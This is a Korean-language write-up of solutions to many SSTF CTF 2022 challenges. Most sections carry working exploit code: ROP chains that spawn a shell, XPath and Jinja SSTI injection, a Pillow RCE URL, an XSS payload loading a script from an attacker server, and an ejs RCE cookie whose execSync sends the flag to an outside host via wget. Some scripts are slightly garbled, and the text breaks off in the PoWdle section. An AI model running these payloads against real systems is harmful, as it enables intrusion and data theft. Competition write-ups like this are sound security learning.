

# SSTF CTF 2022 Write-up

by The Duck <https://theori.io>



# Table of Contents

<b>Table of Contents</b>	<b>2</b>
<b>YET Another Injection</b>	<b>4</b>
<b>DocxArchive</b>	<b>5</b>
<b>pppr</b>	<b>6</b>
<b>Imageium</b>	<b>7</b>
<b>CUSES</b>	<b>8</b>
<b>5th degree</b>	<b>9</b>
<b>Online Education</b>	<b>10</b>
<b>JWT Decoder</b>	<b>11</b>
<b>Flag Digging</b>	<b>12</b>
<b>riscy</b>	<b>14</b>
<b>Crack Me!</b>	<b>16</b>
<b>Secure Runner</b>	<b>17</b>
<b>OnlineNotepad</b>	<b>18</b>
<b>FSC</b>	<b>19</b>
<b>Flip Puzzle</b>	<b>21</b>
<b>Maze Adventure</b>	<b>25</b>
<b>Secure Runner2</b>	<b>26</b>
<b>Seven's Game - High</b>	<b>28</b>
<b>PoWdle</b>	<b>30</b>
<b>Super mario</b>	<b>35</b>
<b>pwnkit</b>	<b>39</b>
<b>Dr.Strange</b>	<b>41</b>
<b>Datascience Class</b>	<b>42</b>
<b>LuQwest</b>	<b>44</b>
<b>Facing Worlds</b>	<b>46</b>

<b>holdthedoor</b>	<b>47</b>
<b>Sam Knows</b>	<b>52</b>
<b>Legonigma</b>	<b>53</b>
<b>protocol reversing</b>	<b>56</b>
<b>SCAR</b>	<b>62</b>

## YET Another Injection

이 문제는 간단한 XPATH Injection 문제이다.

login.php에서 index.php, login.php, library.php, paperdetail.php 코드를 읽을 수 있다.

login.php 코드를 보면 임의로 guest 계정을 추가한다. 따라서 guest 계정으로 로그인한다.

getDetail() 함수에서 \$query 변수에 DOM XPATH 쿼리문을 입력받는다.

paperdetail.php에서 \$idx 변수를 getDetail() 함수에 인자로 넣어 호출한 후 결과를 반환한다.

출판 여부(@published)가 no인 아티클을 읽는 XPATH Injection 페이로드를 작성하여 풀이하였다.

```
for(idx=1; idx<100; idx++){
    var x = new XMLHttpRequest();
    x.open("GET",
    "http://yai.sstf.site/paperdetail.php?idx="+idx+"%27%20and%20not[contains(@published,%27yes%27)]|/*[%27", false);
    x.send(null);
    if(x.responseText.match("SCTF")){
        console.log("idx:", idx);
        console.log(x.responseText);
    }
}
```

### YET Another Injection solution

```
> for(idx=1;idx<100;idx++){
    var x = new XMLHttpRequest();
    x.open("GET", "http://yai.sstf.site/paperdetail.php?idx="+idx+"%27%20and%20not[contains(@published,%27yes%27)]|/*[%27", false);
    x.send(null);
    if(x.responseText.match("SCTF")){
        console.log("idx:", idx);
        console.log(x.responseText);
    }
}
idx: 32
{"status":"Success","Title":"KingWangZzang: A super ultra great AEG(Automatic Exploit Generator) for ethical hackers.","Author":"Matta
we propose KingWangZzang, an AEG(automatic exploit generator) which works for all modern computer platforms. By using KingWangZzang, w
hint will help you: SCTF{W4KE_up_IT's_mOndAy_m0rn1n9_183689c7}"}
```


Flag: **SCTF{W4KE\_up\_IT's\_mOndAy\_m0rn1n9\_183689c7}**

## DocxArchive



Docx 파일 안에 OLE object가 embed 되어 있다. 파일이 좀 랜덤 해 보이는데, 잘 모르겠어서 binwalk를 돌려 보니 png 이미지 파일을 추출됐다.

Carving tool을 돌려서 그런가 뭔가 뷔어 따라 이미지가 보이기도 하고 안 보이기도 하는데 내 PC에 있는건 운이 좋아서 그랬나 잘 나온다.



**Flag: SCTF{D0-y0u-kn0w-01E-4nd-3mf-forM4t?}**

## pppr

단순한 스택 버퍼 오버플로우가 존재한다. 바이너리 내 system 함수를 이용하는 ROP를 작성해 쉘을 획득하였다.

```
from pwn import *

# p = process("pppr")
p = remote("pppr.sstf.site", 1337)
ppr = 0x080486aa # pop edi ebp
system = 0x080483D0
gad = 0x080486aa # pop edi ; pop ebp ; ret
payload = b"C"*4 + b"B"*4
payload += p32(0x45454545)
payload += p32(0x8048526) + p32(system)
payload += p32(0x0804A040) # bss
payload += p32(0x0804A040)
payload += p32(0)
payload += p32(system)
payload += p32(0) + p32(0x0804A040)
pause()
p.sendline(payload)

p.sendline(b"/bin/sh\x00")
p.interactive()
```

**pppr exploit**

**Flag: SCTF{Anc13nt\_x86\_R0P\_5kiL!}**

## Imageium

Pillow에서 임의 코드 실행 취약점이 존재한다.

- <https://security.snyk.io/vuln/SNYK-PYTHON-PILLOW-2331901>

```
http://imageium.sstf.site/dynamic/modified?mode=__import__('subprocess').check_output('cat secret/flag.txt',shell=True)
```

**Flag: SCTF{3acH\_1m@ge\_Has\_iTs\_0wN\_MagIC}**

## CUSES

AES-CTR-128을 이용하여 세션을 암호화해 저장한다. 제공되는 소스코드를 보면 복호화된 데이터의 앞 부분에 유저 이름이 저장되어있는데, AES 카운터 모드는 xor을 이용해 암/복호화하기 때문에 `xor(ct[:5], xor(admin, guest))` 식을 이용해 유저 이름을 admin으로 변경할 수 있다.

```
from base64 import *
from urllib.parse import quote, unquote

def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

cookie =
'xcTe9ElllQmHyqbuIgqdl3zTxn9DBbWHR2K%2FfrUEWWo%2Bv9Er0XDsr6s6G35qrAyWS50ZIasELjwZkC2
SiD0ite4yoZHxn9vV4N%2FV8qZwB2NCggidXwxVnw%3D%3D'

iv, sess = b64decode(unquote(cookie)).split(b'|')
sess = xor(sess[:5], xor(b'admin', b'guest')) + sess[5:]

new_cookie = quote(b64encode(iv + b'|' + sess))
print(new_cookie)
```

**Generate admin session**

Flag: **SCTF{T3ll\_me\_4\_r3ally\_s3cure\_w4y\_to\_m4na9e\_5eSS10ns}**

## 5th degree

5차함수를 주고 domain의 크기를 알려준다. 함수 값의 최소와 최대 값을 구해야 한다. 정규식을 활용해 수식과 domain을 긁어 오고, 함수(Scalar function)의 bound 기준 최소를 구해 주는 minimize\_scalar를 통해 최소 값을 구한다. function을 반전하면 최대 값이 되겠구나 해서 반전 해봤는데 뭔가 잘못 했는지 최대값이 잘 안구해지길래 그냥 domain의 max value로도 한번 더 검사했더니 잘 됐다.

```
import numpy as np
from scipy import optimize
import requests
import re
s = requests.Session()
eval_fn = """
def f(x):
    return {}
"""

chal = s.get("http://5thdegree.sstf.site/chal")
while True:
    regex = re.compile(r"\\\\[\s(.*)\\\\]")
    matched = regex.search(chal.text)
    assert matched is not None
    formula = matched.group()[6:-2].replace("^", "**").replace("x", "*x").strip()
    print(formula)
    fn = eval_fn.format(formula)
    print(fn)
    exec(fn)
    mm_regex = re.compile(r"\\\\(\s.*\s\\le x \\le (.*) \\\\)")
    _min, _max = map(int, (mm_regex.findall(chal.text))[0])

    mint = optimize.minimize_scalar(f, method="bounded", bounds=[_min, _max])
    maxt = optimize.minimize_scalar(lambda xx: -f(xx), method="bounded", bounds=[_min, _max])
    print(mint)
    print(maxt)
    form = {
        "min": min(f(round(mint.x)), f(_min)),
        "max": max(f(round(maxt.x)), f(_max)),
    }
    print(form)
    print(_min, _max)
    chal = s.post("http://5thdegree.sstf.site/chal", data=form)
    print(chal.text)
```

Flag:SCTF{l\_w4nt\_t0\_l1v3\_in\_a\_wOrld\_w1thout\_MATH}

## Online Education

해당 서비스는 크게 3가지 문제점이 존재한다.

1. 이메일 검증 정규표현식 미흡
2. 플레이 타임 검증 미흡
3. HTML to PDF 시 임의 스크립트 실행

해당 문제점을 이용해 HTML to PDF 시 임의 JS 코드를 실행할 수 있다. 코드가 실행되는 Origin이 file scheme에 존재하기 때문에 파일 시스템에 접근할 수 있으며, config 파일을 통해 서버 secret\_key를 획득할 수 있다.

획득한 secret\_key를 통해 원하는 데이터를 가진 세션을 생성하고 플래그를 획득할 수 있다.

```
import requests
import re

r = requests.session()

def check_email(email):
    regex = '[A-Za-z0-9._+-]+@[A-Za-z0-9.-]+\.[A-Z|a-z]{2,}'
    if re.match(regex, email) == None:
        return False
    return True

data = {
    'name': 'exploit',
    'email': "test@example.com<script src='http://[server]/ex.js'></script>",
}

assert check_email(data['email'])

response = r.post('http://onlineeducation.sstf.site/signin', data=data,
verify=False)
print(response.text)

for i in range(3):
    r.post('http://onlineeducation.sstf.site/status', json={"action": "start"})
    r.post('http://onlineeducation.sstf.site/status', json={"action": "finish",
"rate": "-1"})

ret = r.get('http://onlineeducation.sstf.site/cert')
print(ret)
print(ret.content)

with open('down.pdf', 'wb') as f:
    f.write(ret.content)
```

Flag: SCTF{oh\_I\_forgot\_to\_disable\_javascript}

## JWT Decoder

문제에서 사용되는 ejs 모듈은 3.1.6 버전으로, [CVE-2022-29078](#)에 취약하다.

해당 취약점을 통해 RCE를 트리거하기 위해서는, ejs 엔진에 `settings["view options"]["outputFunctionName"]` 데이터를 전달할 수 있어야 한다.

문제 코드를 보면, 전달된 쿠키를 rawJwt라는 변수에 저장하고, 전달된 쿠키가 object이며 에러가 발생하였을 시, rawJwt 객체를 새롭게 초기화하지 않고 res.render 함수를 통해 view engine에 유저가 전달한 object를 직접 전달하게 된다.

이를 통해, cookie를 string 형태가 아닌 object 형태로 전달하게 되면 임의의 데이터를 ejs 엔진에 전달할 수 있음을 알 수 있다.

문제에서 사용되는 cookie-parser 라이브러리를 분석해 보면, 전달된 쿠키가 `j:` 문자열로 시작하게 된다면 이는 JSON cookie로 취급되어 사용되게 된다.

<https://github.com/expressjs/cookie-parser/blob/master/index.js#L83>

이를 사용하여, 서버에 object 형태의 JSON cookie를 전달할 수 있다. 쿠키를 `{"settings": {"view options": {"outputFunctionName": "[attack script]"} }}` 와 같이 전달하여 settings 데이터를 전달하고 CVE-2022-29078 취약점을 사용하여 문제를 해결할 수 있다.

```
import base64
import requests
import json
import base64
from urllib import parse

obj = json.dumps(dict(settings={
    "view options": {
        "outputFunctionName": "[attack script]"
    }
}), mainModule.require('child_process').execSync('wget https://uoxcen.request.dreamhack.games/cat ../flag.txt'))%3bs"
print(requests.get("http://jwtdecoder.sstf.site/", cookies={"jwt": f"j:{obj}"})
).text
)
```

### JWT Decoder exploit

Flag: SCTF{p0pul4r\_m0dule\_Ar3\_n0t\_4lway3\_s3cure}

## Flag Digging

사이트에 접속해보면 플래그가 찌그러진 원통에 가려진 형태로 빙글빙글 돌고 있다.



사진 속 찌그러진 원통 안에 플래그가 있을것이라 생각하고, WebGL 디버거(spector.js) 확장을 설치하여 무슨일이 일어나고 있는지 확인하였다.

A screenshot of the spector.js WebGL debugger interface. The interface shows a list of OpenGL commands and their parameters. The commands listed are:

- viewport: 0, 0, 1868, 970
- enable: DEPTH\_TEST
- useProgram: WebGLProgram - ID: 0
- uniform3fv: WebGLUniformLocation - ID: 0, [..(3)..]
- uniformMatrix4fv: WebGLUniformLocation - ID: 1, false, [..(16)..]
- uniformMatrix4fv: WebGLUniformLocation - ID: 2, false, [..(16)..]
- bindBuffer: ARRAY\_BUFFER, WebGLBuffer - ID: 0
- enableVertexAttribArray: 0
- vertexAttribPointer: 0, 3, FLOAT, false, 0, 0
- bindBuffer: ARRAY\_BUFFER, WebGLBuffer - ID: 1
- enableVertexAttribArray: 2
- vertexAttribPointer: 2, 3, FLOAT, false, 0, 0
- disableVertexAttribArray: 1
- vertexAttrib4fv: 1, [..(4)..]
- uniformMatrix4fv: WebGLUniformLocation - ID: 3, false, [..(16)..]
- uniform4fv: WebGLUniformLocation - ID: 4, [..(4)..]
- drawArrays: TRIANGLES, 0, 27852 Vertex Fragment

위 화면은 spector.js 확장 화면으로, 하나의 프레임이 그려지는 동안 어떠한 함수들이 호출되었는지 보여준다. 호출된 함수를 살펴보면 DEPTH\_TEST 기능을 활성화하는 것을 볼 수 있다.

DEPTH\_TEST란 이름을 통해 무언가 물체가 보일지 말지(depth) 하는 설정과 관련되어 있다고 생각되어 해당 기능을 끄는 후킹 코드를 작성하였다.

```
WebGLRenderingContext.prototype.enable = function (cap) {  
    WebGLRenderingContext.prototype.disable.bind(this)(cap)  
}
```

enable 함수가 disable을 호출하도록 후킹하는 코드

해당 코드를 콘솔에 실행하면 다음과 같이 원통 속 글자가 보인다.



빙글빙글 돌아가면서 보이는 플래그 글자의 위치가 달라서 계속해서 보면서 글자를 알아내 플래그를 인증하였다.

Flag: SCTF{pay\_m0n3y\_t0\_get\_asset}

## riscy

RISCV64 문제이다. `start()` 함수에서 올바른 패스워드를 입력하면 스택 버퍼 오버플로우를 트리거할 수 있다. ROP 하기 위한 가젯을 찾고, RISCV64 ROP를 작성하면 된다. 아래는 `read`를 통해 `/bin/sh`를 입력하고, `a7`에 `execve` 시스콜 번호, `a0`에 `/bin/sh` 문자열의 주소를 넣어 `ecall`을 호출해 쉘을 획득하는 코드이다.

```
from pwn import *

p = remote("riscy.sstf.site", 18223)
gadget2 = 0x0000000000041782 # all ctrl
bss = 0x6ED18
payload = b"250382\x00"
payload += b"A"*(32-len(payload))
payload += b"B"*8
payload += p64(0x0000000000049714) # gadget1
payload += p64(0)*2
payload += p64(0x260DA) # read function: a0
payload += p64(0x260DA)
payload += p64(0)
payload += p64(gadget2) # next rip
payload += p64(0x41414141)
payload += p64(0) # a0
payload += p64(bss)
payload += p64(1024)
payload += p64(0x55555555)
payload += p64(0x66666666)
payload += p64(0x12341234)
payload += p64(0x41414141)
payload += p64(0x41414141)
payload += p64(0x104AE) # sp
pause()
p.sendlineafter(b":", payload)
p.sendline(b"/bin/sh\x00")
```

```
ecall = 0x10756
payload = b"250382\x00"
payload += b"A"*(32-len(payload))
payload += b"B"*8
payload += p64(0x0000000000049714)
payload += p64(0)*2
payload += p64(ecall)
payload += p64(ecall)
payload += p64(ecall)
payload += p64(gadget2)
payload += p64(0x41414141)
payload += p64(bss)
payload += p64(0)
payload += p64(0)
payload += p64(0)
payload += p64(0x42424242)
payload += p64(0x42424242)
payload += p64(0x41414141)
payload += p64(221)
payload += p64(0x42424242)
payload += p64(0x41414141)*5
pause()
p.sendlineafter(b":", payload)
p.interactive()
```

### riscy ROP exploit

**Flag: SCTF{Ropping RISCV is no difference!}**

## Crack Me!

이용자로부터 플래그를 입력받아 암호화 후, 비교하는 형태의 크랙미 바이너리가 제공된다.

이 때 바이너리 내에서 비교하는 암호화된 플래그를 그대로 입력 값으로 넣게 되면 복호화된 평문 값과 유사한 형태의 값이 나온다. 나온 평문 중 올바르지 않은 부분들만 한 글자씩 바꿔가면서 올바른 플래그를 찾을 수 있다.

Flag: SCTF{rev3rS1ng\_is\_v3ry\_Fun\_0x208174}

## Secure Runner

RSA Fault Injection. 공개키 암호는 조금이라도 잘 못쓰면 개인키를 알아낼 수 있는 가능성이 높다. RSA 암호에 대해 설명해주는 0번 메뉴에서는 예제 N을 출력할 때 기존에 생성하였던  $p * q$ 를 재생성하여 출력한다. 이 때 바이너리 내부에 존재하는 FSB 버그를 이용해 힙에 4바이트 NULL을 덮는 것이 가능한데, 이를 이용해 p 또는 q중에 일부를 덮고 다시 출력된 N'을 이용하면 원본 N 값과의 gcd를 통해 p와 q를 구할 수 있다. 이를 이용해 임의 명령어의 서명을 생성하는 것이 가능하다.

```
from Crypto.Util.number import bytes_to_long
from math import gcd
from pwn import *

r = remote("securerunner.sstf.site", 1337)

r.sendlineafter("> ", "2")
r.recvuntil("n = ")
n1 = int(r.recvline())
r.recvuntil("e = ")
e = int(r.recvline())

r.sendlineafter("> ", "9999")
r.sendline(str(0xfffff560))
r.sendline("%7$n")

r.sendlineafter("> ", "0")
r.recvuntil("s case, it's")
n2 = int(r.recvline())

p = gcd(n1, n2)
q = n1 // p
d = pow(e, -1, (p - 1) * (q - 1))

cmd = b"cat /flag.txt"
cmd = bytes_to_long(cmd)

sign = pow(cmd, d, n1)

r.sendlineafter("> ", "4")
r.sendlineafter("> ", "cat /flag.txt")
r.sendlineafter("> ", str(sign))

r.interactive()
```

solve.py

Flag: SCTF{sm4LL\_but\_b1g\_en0u9h\_f4UI7\_to\_br3ak\_RSA\_5c3829d4}

## OnlineNotepad

SSTI가 발생하지만 길이 제한, 필터링이 존재하여 원하는 명령어를 직접적으로 실행할 수 없다.  
여러 파일(계정)을 생성할 수 있기 때문에 include 문법을 통해 체이닝하여 원하는 명령어를 실행시킬 수 있다.

```
import requests

headers = {'Accept': '*/*',}
pre = 'd'
idx = 9926
pwd = 'passssssssssssss123123123'
temp = '{%endraw%}data{%raw%}'

exp = [
    "{%set c=lipsum%}{%include'd9927.html'%}",
    "{%set c=c.__globals__%}{%include'd9928.html'%}",
    "{%set c=c.os.popen%}{%include'd9929.html'%}",
    "{%print(c(request.cookies.a).read()%}",
]

for i in range(len(exp)):
    json_data = {
        'userid': pre + str(idx + i),
        'password': pwd,
        'memo': temp.replace('data', exp[i])
    }

    print(len(json_data['memo']))
    response = requests.post('http://onlinenotepad.sstf.site/memo/',
                             headers=headers, json=json_data, verify=False)

    print(response)
    print(response.text)

res = requests.get(f'http://onlinenotepad.sstf.site/memo/d9926/{pwd}?',
                   cookies={'a': 'cat flag'})
print(res)
print(res.text)
```

PoC

Flag: SCTF{156e5aaef5fa120f6c1cf3418e912e18}

## FSC

printf를 이용해 메모리 read/write 등의 연산을 구현한 VM이다. 정의되어있는 매크로 함수 중 M은 X번째 인자 값만큼 printf 버퍼 출력, A는 X 행위를 두 번 실행, R은 V만큼 printf 버퍼를 출력하고 X 위치에 메모리 write를 한다.

이를 종합하여 플래그를 연산하는 루틴을 정리하고 이를 역으로 하여 플래그를 획득할 수 있다. 획득한 값 중 약간씩 잘못된 값들은 손으로 직접 수정하였다.

```
flag = [0 for i in range(30)]  
  
flag[27] = (256 - 48) // 2  
flag[18] = (256 - 66) // 2  
flag[5] = (256 - 150) // 2  
flag[15] = (256 - 36) // 2  
flag[14] = (256 - 46) // 2  
flag[29] = (256 - 131)  
flag[12] = (256 - 32) // 2  
flag[11] = (256 - 161)  
flag[21] = (256 - 66) // 2  
flag[7] = (256 - 26) // 2  
flag[24] = (256 - 34) // 2  
flag[8] = (256 - 140)  
flag[28] = (256 - 223)  
flag[13] = (256 - 28) // 2  
flag[2] = (256 - 88) // 2  
flag[0] = (256 - 90) // 2  
flag[4] = (256 - 10) // 2  
flag[22] = (256 - 155)  
flag[10] = (256 - 159)  
flag[3] = (256 - 116) // 2  
flag[20] = (256 - 141) // 2  
flag[19] = (256 - 151)  
flag[6] = (256 - 22) // 2  
flag[16] = (256 - 140)  
flag[1] = (256 - 122) // 2  
flag[17] = (256 - 154)
```

```
flag[26] = (256 - 153)
flag[25] = (256 - 22) // 2
flag[23] = (256 - 146)
flag[9] = (256 - 66) // 2
print(bytes(flag))
```

### Fsc flag logic

Flag: SCTF{just\_a\_printf\_is\_enough!}

## Flip Puzzle

```
from collections import deque
import itertools
import math
import heapq
import time
from pwn import *

def solve_plz(s):
    INITIAL_BOARD = list([x-b'A'[0] for x in s])

    # Configure
    #INITIAL_BOARD = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
    #WINNING_BOARD = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]

    MANHATTAN = True
    MISPLACED = False
    #

    assert len(INITIAL_BOARD) == len(WINNING_BOARD)
    assert len(INITIAL_BOARD) in (9, 16)

    LEN_BOARD = len(WINNING_BOARD)
    LEN_X = int(math.sqrt(len(INITIAL_BOARD)))
    LEN_Y = LEN_X

    LEN = LEN_X * LEN_Y

    class Puzzle:
        def __init__(self, board, parent, depth, move=None):
            self.board = board
            self.parent = parent
            self.depth = depth + 1
            self.move = move

            if MANHATTAN:
                self.value = self.manhattan() + self.depth

            elif MISPLACED:
                self.value = self.misplaced() + self.depth

        def is_win(self):
            return self.board == WINNING_BOARD

        def manhattan(self):
            counter = 0
            for i in range(LEN):
                index = WINNING_BOARD.index(self.board[i])
```

```

        counter += abs((i % LEN_X - index % LEN_X)) + abs((i / LEN_X - index
/ LEN_X))

    return counter

def misplaced(self):
    counter = 0
    for i in range(LEN):
        if self.board[i] != WINNING_BOARD[i] and self.board[i] != 0:
            counter += 1

    return counter

def get_possible_moves(board):
    index = board.index(0)
    moves = []

    if int(index % LEN_X) > 0:
        moves.append((index, index - 1, (0, -1)))
    else:
        moves.append((index, index + LEN_X - 1, (0, -1)))

    if int(index % LEN_X) < LEN_X - 1:
        moves.append((index, index + 1, (0, 1)))
    else:
        moves.append((index, index + 1 - LEN_X, (0, 1)))

    if int(index / LEN_X) > 0:
        moves.append((index, index - LEN_X, (-1, 0)))
    else:
        moves.append((index, index + LEN - LEN_X, (-1, 0)))

    if int(index / LEN_X) < LEN_X - 1:
        moves.append((index, index + LEN_X, (1, 0)))
    else:
        moves.append((index, index + LEN_X - LEN, (1, 0)))

    return moves

def get_board(board, move):
    new_board = board.board[:]

    new_board[move[0]] = new_board[move[1]]
    new_board[move[1]] = 0

    return Puzzle(new_board, board, board.depth, move)

def list_to_string(ls):
    return bytes(ls)

```

```

def bfs(node):
    queue = deque([node])
    heap = []
    counter = itertools.count()

    if MANHATTAN or MISPLACED:
        heapq.heappush(heap, (node.value, next(counter), node))

    visited = set()
    k = 0

    while queue:

        if MANHATTAN or MISPLACED:
            pop = heapq.heappop(heap)[2]
        else:
            pop = queue.popleft()

        if k % 10000 == 0:
            if MANHATTAN or MISPLACED:
                print(len(heap))
            else:
                print(len(queue))

        if pop.is_win():
            return pop

        for x in get_possible_moves(pop.board):
            node_ = get_board(pop, x)

            if list_to_string(node_.board) not in visited:
                visited.add(list_to_string(node_.board))
                if MANHATTAN or MISPLACED:
                    heapq.heappush(heap, [node_.value, next(counter), node_])
                else:
                    queue.append(node_)

        k += 1

def board_print(board):
    print("\n")
    for i in range(LEN_Y):
        print(board[i * LEN_X: (i + 1) * LEN_X])

start_time = time.time()

root = Puzzle(INITIAL_BOARD, None, 0)
winner = bfs(root)

```

```
a = 0
win_moves = []
while winner is not None:
    a += 1
    #board_print(winner.board)
    if winner.move is not None:
        win_moves.append(winner.move[2])

    winner = winner.parent

return win_moves[::-1]

r = remote('flippuzzle.sstf.site', 8098)
for x in range(100):
    r.recvuntil(b':\n')
    board = r.recvuntil(b'>>>', drop=True).replace(b'\n', b' ')
    for move in solve_plz(board):
        r.sendline(f'{move[0]}, {move[1]}')
r.interactive()
```

puzz2.py

Flag: SCTF{what-is-your-favorite-algorithm\_0x38dc129?}

## Maze Adventure

제공되는 AppImage를 unarchive하고 파일을 살펴보면 내부에 app.asar 파일이 존재한다. 이를 다시 unarchive하면 내부 자바스크립트 파일을 획득할 수 있는데 플래그 구매에 필요한 값인 0xffffffff를 검색해보면 플래그 출력 로직을 확인할 수 있다.

```
, ()=>this[_0x17d631('0x16eb')][_0x17d631('0x1180')] >= [_0x5680fe[0x1]),
_0x388d6c[_addControl'](this['_createMainButton'](window['atob'](_0x17d631('0x2764'))),
window[_0x17d631('0xa0b')](._0x17d631('0x1efb')) + '' + _0x5680fe[0x2], ()=>{
    var _0x5dd274 = _0x17d631;
    window[_0x5dd274('0x5aa7')]('eval(atob(\x22YWx\x22+\x22lcnQ\x22+\x22oU3RyaW5\x22+\x22nLmZyb21\x22+\x22DaGFy\x22+\x22Q29kZS\x
22+\x22q4My\x22+\x22w2Ny\x22+\x224\x22+\x22NCw\x22+\x223MCwxMj\x22+\x22MsMTE\x22+\x222LDwN\x22+\x22Cwx\x22+\x22MTQsMT\x22+
\x22AxLDE\x22+\x22wMSw5\x22+\x22NSwx\x22+\x22MDAsO\x22+\x22TUsMTA5LDY1\x22+\x22LEy\x22+\x22Miw20Sw5\x22+\x22Ns5\x22+\x220S
w\x22+\x2230Sw\x22+\x2230Sw3\x22+\x22NiwxM\x22+\x22jUpKTs\x22+\x22=x22))'),
    this[_0x5dd274('0x16eb')][_0x5dd274('0x53f7')](-_0x5680fe[0x2]));
},
()=>this[_0x17d631('0x16eb')]['money'] >= [_0x5680fe[0x2] && !0x0 === this[_0x17d631('0x16eb')][_0x17d631('0x15d8')][0x3]),
_0x388d6c[_0x17d631('0x2c43')](!this[_0x17d631('0x4135')]('Back', _0x17d631('0x4c31')), ()=>{
```

### Maze adventure 플래그 로직

Flag: SCTF{three\_d\_mAzE\_cOOL}

## Secure Runner2

Secure Runner에서는 verifySign 함수에서  $e$ ,  $n$ 을 가지고 sign key 검증을 진행했다면, Secure Runner2에서는  $e$ 와  $p^*q (=n')$ 를 가지고 검증을 진행한다. 그렇기 때문에 기존 문제처럼  $p$ 나  $q$ 의 일부를 덮으면  $n'$  값이 달라지고,  $\text{pow}(e, -1, n)$ 으로 구한  $d$ 가  $(m^d)^e = m \bmod(n')$  이 성립하지 않게 된다. 이외에 달라지는 기능은 문제 풀이 과정에서 필요하지 않아 자세히 보지 않았다.

일부 비트를 overwrite한  $q'$ 의 소인수분해 결과가 factor db에 존재하는 경우가 다소 존재하기 때문에 이를 이용해 새로운  $\phi(n)$ 을 계산하여 올바른  $d$ 를 구할 수 있다.

```
from math import gcd
from pwn import *

from requests import get

while True:
    r = remote("eca189e9.sstf.site", 1337)

    r.sendlineafter("> ", "2")
    r.recvuntil("n = ")
    n1 = int(r.recvline())
    r.recvuntil("e = ")
    e = int(r.recvline())

    r.sendlineafter("> ", "9999")
    r.sendline(str(-2596))
    r.sendline("%7$n")

    r.sendlineafter("> ", "0")
    r.recvuntil("s case, it's")
    n2 = int(r.recvline())

    p = gcd(n1, n2)
    q = n2 // p
    print((q))
```

```
rr = get("http://factordb.com/index.php?query=" + str(q))

if "><td>FF" not in rr.text:
    r.close()
    continue

r.interactive()
```

## solve.py

## Calculating private key D

Flag: SCTF{RSA\_m0dulu5\_f4ult\_1nj3t10n\_4tTack\_w1th\_9R3A7\_LLL}

## Seven's Game - High

보너스 게임 옵션은 게임 플레이 중 특정 확률마다 변경할 수 있는 기회를 제공한다. 현재 Combination 설정에 따라 선택할 수 있는 옵션의 개수가 달라지는 방식으로 동작하는데, Combination A는 보너스 게임의 옵션(bonusinfo1)이 5개고 Combination B는 옵션(bonusinfo2)이 3개다.

만약 Combination A 상태에서 보너스 게임 옵션을 5번째 옵션으로 설정하고, Combination B 변경하여 게임을 플레이하면 bonusinfo2에서 존재하지 않는 5번째 옵션으로 보너스 게임의 배팅을 설정하게 된다. 일종의 out-of-bound 취약점이 발생하게 되고, total\_spin을 배당, freespin\_trigger을 보너스 게임 횟수로 설정할 수 있게 된다. 이후 스크립트를 작성하여 무료 게임을 통해 비정상적인 스코어를 얻을 수 있다.

```
from pwn import *
s = None

def connect():
    s = remote('sevensgamehigh.sstf.site', 7777)
    return s

def turn_off_ani():
    global s
    s.sendline(b'5')
    s.sendline(b'2')
    s.sendline(b'0')

def change_diff(diff):
    global s
    s.sendline(b'2')
    s.sendline(str(diff))

def use_b_combination():
    global s
    s.sendline(b'5')
    s.sendline(b'4')
    s.sendline(b'0')

def use_a_combination():
    global s
    s.sendline(b'5')
    s.sendline(b'3')
    s.sendline(b'0')

def play(bonus_option=1):
    global s
    s.sendline(b'1')

    while True:
        res = s.recv(1024)

        if b'Win 3 of' in res:
            return "WIN"

        if b'Change the Bonus' in res:
            s.sendline(str(bonus_option).encode())
            return "CHANGE"
```

```

if b'Win the Bonus' in res:
    return "FREE_WIN"

if b'Your money is below' in res:
    raise EOFError

if b'-----+' in res:
    return "LOSE"

def connect_with_free_win():
    global s
    while True:
        s = connect()

        turn_off_ani()
        change_diff(10000)
        while play() != "FREE_WIN":
            s.close()
        return s

while True:
    try:
        connect_with_free_win()

        while play(bonus_option=4) != "CHANGE": pass
        #change_diff(10000)
        use_b_combination()

        s.interactive()

        def hack(diff=10000):
            while True:
                r = play()
                print(r)
                if r == "CHANGE":
                    change_diff(10000)
                    use_a_combination()
                    while play(bonus_option=4) != "CHANGE": pass
                    use_b_combination()
                    change_diff(diff)
                elif r == "FREE_WIN":
                    break

            return r

        hack(diff=10000)
        hack(diff=100000)
    except EOFError:
        s.close()
        continue

    s.interactive()

```

**solve.py**

**Flag: SCTF{A7WayS\_MinD\_CoNs7RaiN7}**

# PoWdle

PoWdle 서비스는 두 가지 취약점을 가지고 있다.

1. **ReDoS(regular expression denial of service)**: PoWdle 서비스는 접속 직후 사용자로부터 이메일 주소를 입력받고 검증한다. 이 때 이메일 주소를 검증하는 정규 표현식에 문제가 있어 ReDoS 취약점이 발생한다. ("@""^N || "."^M")을 이메일로 입력하면 O(NM)의 시간이 소요된다는 점을 이용해, 이메일을 검증하는 함수에서 5초 타임아웃을 발생시켜 어떠한 쉘 명령을 실행시키는 경로로 진입할 수 있다.
2. **Shell Injection**: PoWdle 서비스는 HoF 서비스로의 등록 요청 처리를 실패하게 되면 셸 커맨드를 실행함으로써 사용자의 이메일 주소를 기록하게 된다. 이 때, 사용자의 이메일 주소에 셸 특수문자가 포함되어 있는지 검사하거나 이스케이프 작업을 수행하지 않고 셸 명령에 삽입하며, 따라서 Shell Injection 취약점이 발생한다. 이를 통해 공격자는 임의의 명령을 실행할 수 있다.

PoWdle 서비스의 특이사항은 다음과 같다.

1. **Wordle과 다른 규칙 사용**: 노란색 타일이 표시되는 기준이 Wordle 게임과 다르다. 특정 알파벳의 출현 빈도와 상관없이, 위치가 맞지 않는 글자는 무조건 노란색 타일이 표시된다. 즉, abcde가 원 단어라고 가정했을 때 추측 단어로 fffff를 입력하면 b 세 글자 모두 노란색 타일로 표시된다.
